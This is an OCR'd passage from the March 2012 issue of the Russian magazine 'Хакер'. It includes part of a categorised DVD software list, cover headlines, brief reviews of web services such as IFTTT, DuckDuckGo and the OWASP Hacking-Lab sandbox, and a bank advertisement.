slowmoVideo 0.2.5
SMPlayer 0.6.10
SyncWall 1.1.0
tvpvrd 3.3.4
Xine-lib 1.2.0

>Devel
ART 0.9.01
Controlled Vars 1.3.1
Eric 5.1.8
Freeglut 2.8.0
FreePascal 2.6.0
Gambas3 3.0.0
GNU Octave 3.6.0
GTK 3.3.10
Jython 2.5.2
LatencyTOP 0.5
libircclient 1.6
mxGraph 1.9.0.2
NetBeans 7.1
PHP 5.3.9
Project'Or RIA 1.9.1
Reportico 2.3.1
Rudiments 0.35
Ultimix 1.5.177
wxPython 2.9.3.1

>Net
Blogilo 1.0
EiskaltDC++ 2.2.5
Firefox 9.0.1
FreeRDP 1.0.0
LAN Messenger 1.2.16
LeechCraf 0.4.95-578
Masqmail 0.3.4
NTM 1.3.1
ownCloud 2.0.1
PirateWall 0.2.1
pyLoad 0.4.9
QupZilla 1.1.0
RSSOwl 2.1.2
SquidAnalyzer 4.2
Super Flexible File Synchronizer 5.61
Tixati 1.82
Window Switch 0.12.9
ZMail 0.7

>Security
binwalk v0.4.1
BoNeSi 0.2.0
crackerpassword 1.2.1
DroidBox
FindBugs 2.0.0
Fwknop Port Knocking Utility 2.0rc5
grinder
ipt_pkd 1.10
LFI Fuzzploit Tool
loadbalancer-finder v0.5.1
NETZOB 0.3.1
OpenSSL 1.0.0g
RainbowCrack 1.5
Scapy 2.1.0
Scrapy 0.14
Social Engineer Toolkit v2.5
Spamdyke 4.3.1
Sshguard 1.5
sslyze 0.3
Stegnate 0.0.1
xca 0.9.1

>Server
Apache 2.2.21
Asterisk 10.1.0
BIND 9.8.1-p1
CUPS 1.5.0
Dhcp 4.2.3-p2
Dovecot 2.0.17
FreeRADIUS 2.1.12
lighttpd 1.4.30
MySQL 5.5.20
NSD 3.2.9
OpenLDAP 2.4.28
OpenVPN 2.2.2
Postfix 2.8.7
PostgreSQL 9.1.2

>System
Calculate-assemble 2.2.27
Coreutils 8.15
fstransform 0.3.7
Ipt-netflow 1.7.1
LCMC 1.2.0
Linux 3.2.2
Loadbars 0.4.0
oobash 0.39.1
OpenNebula 3.2.0
OpenNMS 1.8.17-1
Parallel 20120122
Raider 0.9.2
rxvt-unicode 9.15
systemd v38
Usermin 1.580

>X-distr
PC-BSD 9.0

>>MAC
Adium 1.4.4
birthdayBook 6.0.6
Boxer 1.2.1
Cappuccino 1.11
fp 5.1
iFileX 1.1.1
iTweaX 3.0.2
LimeChat 2.30
MediaTube 1.0
Permanent Eraser 2.5.3
Praat 5.3.04
Raidcall 2.0
ShadowKiller 1.3
Skim 1.3.19
Sonora
SpeedTao beta1
TftpServer 3.4.1
Tunnelblick 3.2.3

DVD

№ 03(158) МАРТ 2012

ХАКЕР

ФОРМГРАББЕР ДЛЯ GOOGLE CHROME

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

03 (158) 2012


ОБЗОР ФРЕЙМВОРКА W3AF

店

WPA

НОВЫЙ СПОСОБ
ЛОМАТЬ WI-FI

WWW2




Связующее звено для различных интернет-сервисов

IFTTT

ifttt.com

Название сервиса представляет собой аббревиатуру IFTTT: «if this, then that» — «если это, тогда то». Это блестящий инструмент, с помощью которого можно связать между собой популярные веб-приложения: Gmail, Dropbox, Evernote, Instapaper, Facebook, Twitter, Instagram, Foursquare и другие. К примеру, можно задать правило: если сменилась аватарка в Facebook, то использовать ее как аватар в Твиттере. Или другое: если завтра будет дождь, то предупредить меня по SMS. Если кто-то зафрендил меня в Твиттере, то отправить ему приветствие в личном сообщении. Если в Gmail отмечено какое-то письмо, то создать заметку в Evernote. Если появилась новая запись в RSS-ленте, то отправить мне ее по e-mail. И так далее.




Поисковик для гиков с удобными фишками

DUCKDUCKGO

duckduckgo.com

Если кратко, то это поисковик для гиков. Проект активно развивается с 2008 года и предоставляет несколько любопытных фишек. Во-первых, DuckDuckGo вообще не следит за пользователями и их запросами — по крайней мере, анонимность обещают его создатели. Во-вторых, он поддерживает горячие клавиши, чтобы было удобно пользоваться поиском даже с помощью одной только клавиатуры. В-третьих, пользователю предоставляется огромное количество так называемых goodies, позволяющих прямо из поисковой строки выполнять самые разные действия (арифметические вычисления и т.п.). К тому же в DuckDuckGo практически отсутствует поисковый спам и реклама (во всяком случае, пока — когда проект еще не очень популярен).



Мониторинг сайта на появление подозрительных элементов

«НА ЗАМОК»

nazamok.com

Прошли те времена, когда взлом мог ограничиться только дефейсом. Сейчас каждый пытается извлечь для себя выгоду. Поэтому на взломанном ресурсе тут же могут появиться JavaScript и IFrame с вирусом или рекламой. Или дорвеи и фишинговые страницы. В конце концов, скрытые внешние ссылки, которые помогут какому-то ресурсу нарастить ссылочную массу. Автоматизированно проверять каждую страницу ресурса на наличие подозрительных элементов позволяют различные сервисы, один из них — nazamok.com. Проект еще только стартует, поэтому во время бета-тестирования ты можешь бесплатно добавить пять сайтов с мониторингом 150 страниц первого, второго и третьего уровня. Проверка будет производиться раз в день, а уведомления отправляться на e-mail.



Песочница для хакера

ЛАБОРАТОРИЯ ХАКЕРА

www.hacking-lab.com

Во многих статьях мы пишем фразу «исключительно в ознакомительных целях». Чтобы попробовать полученные знания в деле, прокачивая свои навыки в области информационной безопасности, созданы специальные площадки. Здесь ты можешь экспериментировать сколько влезет и при этом не нарваться на серьезные неприятности с законом. В рамках проекта OWASP открылась так называемая лаборатория Hacking-Lab. Загрузив специальный дистрибутив (в виде LiveCD или образа для VirtualBox), ты можешь установить VPN-соединение со специальной инфраструктурой, где всем желающим предлагается десять подготовленных профессионалами квестов. Проходя каждое из заданий, ты зарабатываешь баллы, — получается своего рода соревнование для хакеров. Дерзай.

ПРЕДЛОЖЕНИЕ МЕСЯЦА ОТ ФизКульт

Сеть фитнес-клубов

С 25 ФЕВРАЛЯ ПО 25 МАРТА

ВСЕ ДЕРЖАТЕЛИ «МУЖСКОЙ КАРТЫ» ПОЛУЧАТ АБОНЕМЕНТЫ В ФИТНЕС-КЛУБ*

*подробности на сайте
www.mancard.ru



Оформить дебетовую или кредитную «Мужскую карту» можно на сайте www.alfabank.ru или позвонив по телефонам:
(495) 229-2222 в Москве
8-800-333-2-333 в регионах России (звонок бесплатный)







на правах рекламы

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"